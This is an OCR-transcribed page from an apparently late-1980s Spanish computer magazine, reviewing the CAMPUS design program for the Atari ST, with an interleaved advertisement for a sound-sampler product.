
COMENZAMOS A TRABAJAR

Tras cargar el programa, nos aparece una casilla de diálogo preguntándonos si queremos cargar un fichero ya hecho o queremos comenzar uno nuevo. En este segundo caso, aparece otra casilla de diálogo pidiendo un nombre para el fichero, la escala de diseño, el tamaño del papel y la orientación. Las dimensiones del papel son las típicas DIN, desde A5 a A0;y, una vez elegidas no pueden variarse directamente. La pantalla de dibujo utiliza la barra de menús standard de GEM. Bajo ella, el área se divide entre una zona de dibujo a la derecha y cuatro paneles de iconos a la izquierda.

En el área de dibujo, el cursor se convierte en una cruz que ocupa toda la zona, y cuando sale de ella, recupera su forma normal. El control del programa se reparte entre los iconos que están a la izquierda de la pantalla y los menús en cascada. En la pantalla principal, los menús en cascada se emplean para modificar los valores variables y los otorgados por defecto, los iconos los utilizamos para seleccionar la opción de dibujo que queramos emplear. Mi primera impresión fue que el elevado grupo de iconos comían mucho espacio utilizable para dibujar y que, para la selección de órdenes, hubiera sido mejor utilizar los menús en cascada o, incluso, una línea de control en la



Fórmula 1


Archivo Zoom Sample Sequence Keyboard Pattern
Sampling Plot
RATE
20.0 KHZ
REPEAT
01
OFFSET
+1
ZOOM
SELECT
Play SMP
Rec SMP
Hide Blk
Save Blk
MONITOR
AS SOUND SAMPLER II
VERSION 3.4 OCTUBRE 1987
A.LUNING
APPLICATION SERVICE
OFFSET RATE
+00
Edit SEQ
Play SEQ
SEQUENCE
Edit KEY
Play KEY
KEYBOARD
Blks TO PATT
Blk TO PATT
PATTERN
Mix TWO PATT
Get ONE PATT
Loop PATT
Echo PATT
Trans PAT
Fade IN OUT

SOUND SAMPLER ST

Grabador de Música. Permite grabar pasajes de música o voces de su receptor de radio, cassette, micrófono, etc.

Calidad de grabación equivalente al Compact Disk (CD).

Versiones de 8 y 16 Bits.

Conexión a cualquier instrumento electrónico mediante el interface MIDI.

Edición de los pasajes grabados (Transposiciones, mezclas, loops, ecos)

Velocidad de reproducción variable.

Consulte Precios (8 Bits) (16 Bits)

Distribución: Software Center, S.A
Tamarit, 115
(93-425 20 07)
08015 BARCELONA


parte inferior de la pantalla.


Tras usarlo, comprobé que estaba equivocado. CAMPUS es el paquete de diseño más rápido y fácil de usar que he probado hasta la fecha para el ATARI ST; y todo ello gracias al empleo de los iconos y a la gran variedad de funciones que controlan.

SELECCION DE ORDENES

Los cuatro bloques de iconos son, de hecho, uno principal y tres submenús. El menú más pequeño, el de arriba, es el principal y ofrece una elección entre siete submenús: Dibujo, Borrado, Movimiento de objetos, el Control de la página, Dimensionamiento, Control de símbolos e Información de objeto. Si seleccionamos uno de estos menús principales, una casilla de diálogo nos ofrece escoger el lugar donde queremos que aparezca el submenú: Arriba, en medio o abajo; esto nos permite mantener en pantalla el mayor número posible de iconos simultáneamente.Para dibujar, primero seleccionamos la función requerida mediante el submenú correspondiente y, entonces, colocamos y dimensionamos el elemento en el área de dibujo. El elemento puede ponerse y definirse de dos maneras con el ratón o mediante una entrada directa por el teclado. Por ejemplo, para dibujar una simple línea con el ratón, primero seleccionamos la función del Línea pulsando en su icono; a continuación, llevamos el cursor a la posición de comienzo de la línea y pulsamos el botón izquierdo del ratón; desplazamos el cursor hasta el final de la línea y volvemos a pulsar el botón izquierdo, la línea queda fija en pantalla. Una vez seleccionada una función, aparecerá el nombre de cada acción que se pida en la línea que hay bajo el menú en cascada, de forma que podemos controlar con facilidad hasta las operaciones más complejas. En el extremo derecho de la barra de menús se muestran las coordenadas "x" e "y" del cursor, permitiendo una precisión de cuatro decimales. Las coordenadas pueden operar en modo relativo (normal) o polar. Para dibujar la misma línea mediante una entrada directa por el teclado, seleccionamos igual la función de Línea y especificamos las coordenadas de comienzo; por ejemplo, "X150,Y75" (150 unidades al través y 75 arriba del punto original). Hay entonces dos formas de especificar el punto final, pueden entrarse las coordenadas como hemos hecho o podemos especificar la longitud y el ángulo de la línea desde el punto de comienzo: así "150,a45" producirá una línea con 50 unidades de longitud y un ángulo de 45 grados. Las entradas directas por teclado constituyen un método muy rápido y preciso, por lo que, tras practicar un poco, el ratón lo he acabado usando sólo para colocar y editar texto.

Para crear diseños de trabajo profesional es practicamente obligatorio utilizar un plotter. La calidad de las líneas y curvas, y la precisión de su grosor no pueden conseguirse con impresoras matriciales. Hay plotters para todos los tamaños de hoja, de A4 a A0, aunque los mayores de A3 son muy caros. Antes de poder obtener la copia impresa, debemos salvar el trabajo en disco como fichero plotter. El driver funciona bien y rápido, y los hay para Graphtec y para cualquier plotter que soporte la estructura de órdenes de HP-GL (como es el caso de los magníficos plotters ROLAND). El manual da instrucciones detalladas para utilizar el plotter tanto desde el port RS-232 (serie)como desde el Centronics (paralelo). La impresión matricial se efectua mediante un programa separado, con drivers para las principales impresoras de 9 y 24 agujas. El programa de impresión matricial convierte los datos vectoriales al formato de matriz de puntos necesario para el volcado de gráficos en alta resolución. Esta conversión, con una media de 800 elementos, tarda menos de 2 minutos, pero la impresión de una página A4 tarda algo más. Los dibujos que por 